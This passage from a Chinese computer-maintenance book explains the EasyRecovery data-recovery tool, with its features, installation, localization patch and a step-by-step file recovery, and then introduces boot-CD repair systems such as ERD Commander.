20.5 使用 EasyRecovery 软件

EasyRecovery 是世界著名的数据恢复公司 Ontrack 的杰作，其 Professional（专业）版更是包括了磁盘诊断、数据恢复、文件修复、E-mail 修复等四大类 19 个项目的数据文件修复和磁盘诊断方案，能够恢复丢失的数据及重建文件系统。EasyRecovery 不会向原始驱动器写入任何内容，其主要原理是在内存中重建文件分区表使数据能够安全地传输到其他驱动器中。它也可以从被病毒破坏或是已经格式化的硬盘中恢复数据。该软件可以恢复大于 8.4GB 的硬盘，支持长文件名，被破坏的硬盘中丢失的引导记录、BIOS 参数数据块、分区表、FAT 表及引导区都可以由它来恢复。

20.5.1 EasyRecovery 的功能

其支持的数据恢复方案包括：

- **高级恢复** 使用高级选项自定义数据恢复。
- **删除恢复** 查找并恢复已删除的文件。
- **格式化恢复** 从格式化过的卷中恢复文件。
- **Raw 恢复** 忽略任何文件系统信息进行恢复。
- **继续恢复** 继续一个保存的数据恢复进度。
- **紧急启动盘** 创建自引导紧急启动盘。

其支持的磁盘诊断模式包括：

- **驱动器测试** 测试驱动器以寻找潜在的硬件问题。
- **SMART 测试** 监视并报告潜在的磁盘驱动器问题。
- **空间管理器** 磁盘驱动器空间情况的详细信息。
- **跳线查看** 查找 IDE/ATA 磁盘驱动器的跳线设置。
- **分区测试** 分析现有的文件系统结构。
- **数据顾问** 创建自引导诊断工具。

其支持的文件修复类型包括：

- Microsoft Access 修复
- Microsoft Excel 修复
- Microsoft PowerPoint 修复
- Microsoft Word 修复
- Zip 压缩文件修复

其支持的 E-mail 修复类型包括：

- Microsoft Outlook 修复
- Microsoft Outlook Express 修复

其支持的储存介质包括：

- 软盘和优盘
- IDE/ATA/EIDE/SATA/SCSI 硬盘驱动器
- Jaz/Zip 可移动媒体
- 数码媒体（CompactFlash、SmartMedia、闪盘和记忆棒）

在使用 EasyRecovery 之前，先来了解一下数据修复的基础知识。当从计算机中删除文件时，这些文件并未被真正删除，文件的结构信息仍然保留在硬盘上，除非新的数据将之覆盖。EasyRecovery 使用复杂的模式识别技术，找回分布在硬盘上不同地方的文件碎块，并根据统计信息对这些文件碎块进行重整。接着 EasyRecovery 在内存中建立一个虚拟的文件系统并列出所有的文件和目录。哪怕整个分区都不可见，或者硬盘上只有非常少的分区维护信息，EasyRecovery 仍然可以高质量地找回文件。

能用 EasyRecovery 找回文件的前提就是硬盘中还保留文件的信息和数据块。但在删除文件、格式化硬盘等操作后，如果再在对应分区内写入大量新信息，则这些需要恢复的数据就很有可能被覆盖了。这时，无论如何都找不回想要的数据了。所以，为了提高数据的修复率，就不要对要修复的分区或硬盘进行新的读写操作，如果要修复的分区恰恰是系统启动分区，那就马上退出系统，用另外一个硬盘来启动系统（即采用双硬盘结构）。

20.5.2 使用 EasyRecovery

EasyRecovery 非常容易使用。该软件提供的向导可以让用户只通过简单的步骤就能实现数据的修复还原。

step 1 打开 EasyRecovery 软件，如图 20.25 所示。




图 20.25 EasyRecovery 软件

step 2 因为在上述语言选项中没有中文选项，所以这里直接单击 OK 按钮，进入下一步，如图 20.26 所示。

step 3 单击 Next 按钮，进入许可声明，如图 20.27 所示。




图 20.26 安装向导




图 20.27 许可声明

step 4 单击 Yes 按钮，进入安装目标文件夹选项对话框，如图 20.28 所示。

step 5 单击 Next 按钮，进入选择程序组名字对话框，如图 20.29 所示。




图 20.28 安装目标文件夹选项




图 20.29 选择程序组名字

step 6 单击 Next 按钮，进入开始复制文件对话框，如图 20.30 所示。

step 7 单击 Next 按钮，开始安装程序，如图 20.31 所示。




图 20.30 开始复制文件




图 20.31 安装程序

step 8 接下来进入注册对话框。因为这里是演示，所以直接单击 Skip 按钮，跳过这一步，如图 20.32 所示。

step 9 这样就完成了软件的安装过程，单击 Finish 按钮结束安装过程，如图 20.33 所示。




图 20.32 注册软件




图 20.33 安装结束

EasyRecovery 软件没有中文版是一件非常让人遗憾的事情，为了弥补这一缺憾，国内有很多爱好者对其进行了汉化，这里选择其中的一种，如图 20.34 所示。

step 1 单击“下一步”按钮，进入下一步的汉化说明，如图 20.35 所示。

图 20.34 汉化 EasyRecovery

图 20.35 汉化说明

step 2 单击“下一步”按钮，进入“请选择目标目录”对话框，如图 20.36 所示。

step 3 单击“下一步”按钮，进入“备份被替换的文件”对话框，保持默认设置，如图 20.37 所示。




图 20.36 选择安装目录




图 20.37 “备份被替换的文件”对话框

step 4 单击“下一步”按钮，进入“开始安装”对话框，如图 20.38 所示。

step 5 单击“下一步”按钮，即可开始安装，如图 20.39 所示。




图 20.38 “开始安装”对话框




图 20.39 开始安装中文补丁

step 6 稍等片刻即可完成安装过程，单击“完成”按钮，如图 20.40 所示。

step 7 双击 EasyRecovery 快捷方式图标，打开 EasyRecovery 汉化程序，如图 20.41 所示。

图 20.40 安装过程完成

图 20.41 EasyRecovery 汉化程序

step 8 接下来使用该软件恢复文件。单击左侧的“数据恢复”按钮，如图 20.42 所示。

step 9 因为这里需要进行的操作是指定驱动器的某一个位置进行数据恢复，所以选择“高级恢复”功能，如图 20.43 所示。




图 20.42 数据恢复功能




图 20.43 高级恢复

step 10 这里的功能类似于 FinalData，可以选择某一个驱动器，如 D 盘，如图 20.44 所示。

step 11 单击“下一步”按钮，EasyRecovery 软件开始对 D 盘进行恢复数据的工作，如图 20.45 所示。




图 20.44 恢复 D 盘的数据分区

图 20.45 EasyRecovery 软件开始恢复数据

step 12 在数据收集完成后，EasyRecovery 会将所有的数据显示出来，如图 20.46 所示。




图 20.46 选取需要恢复的数据

step 13 与 FinalData 一样，选取需要恢复的数据，在该文件前面的复选框中打上对钩标志（√），然后单击“下一步”按钮，如图 20.47 所示。




图 20.47 恢复选取的数据

step 14 选择恢复数据存放的位置和形式，如图 20.48 所示。

step 15 单击“下一步”按钮，EasyRecovery 以飞快的速度恢复数据成功，如图 20.49 所示。




图 20.48 恢复数据的选项




图 20.49 恢复数据成功报告

step 16 单击“完成”按钮，一次恢复数据的工作就成功完成了。

20.6 使用盘载操作系统

盘载操作系统是一种可存放在光盘上并支持从光盘启动的操作系统。盘载操作系统的界面与安装在硬盘上的 Windows XP 相同，但不同的是该系统提供了一些可供修改系统数据的工具。

常见的盘载操作系统有 ERD Commander 和 Windows PE 两种。ERD Commander 的主要功能是通过修改操作系统的文件达到修复操作系统的目的，从这个目的来讲，该软件也可以用于取证工作。Windows PE 是另外一种系统，其主要功能是提供启动计算机的工具。

20.6.1 ERD Commander 盘载操作系统

ERD Commander 2005 Boot CD 是由 Winternals software 公司为 Windows 2000/NT/XP 开发的系统修复和管理工具。这些修复与管理工具可应用于修复与救回损毁的 Windows-based 系统，这样就不需重新安装系统。该工具是一个可以启动电脑的光盘镜像，用 Nero 刻盘后，就得到了一张启动光盘。用此光盘启动后，可以进入一个类似 Windows 桌面的界面，有“开始”菜单等，最重要的是其内置了一些有用的工具。ERD Commander 2005 Boot CD 可以算是 Windows 系统管理员的终极武器，系统修复的顶级软件，支持 Windows NT/2000/XP/2003。它可以在系统出问题的情况下，对硬盘上的 dead system 进行一系列检修和操作，包括修改管理员口令、编辑注册表、停用和启用设备驱动和服务、崩溃分析、文件修复、系统还原等，至于文件操作之类自然不在话下。ERD Commander 的强大在于，可以直接对硬盘上的系统进行一些在正常情况下只有进入系统才能进行的维护和修复操作。这就在用户和 dead system 之间建立起了桥梁。

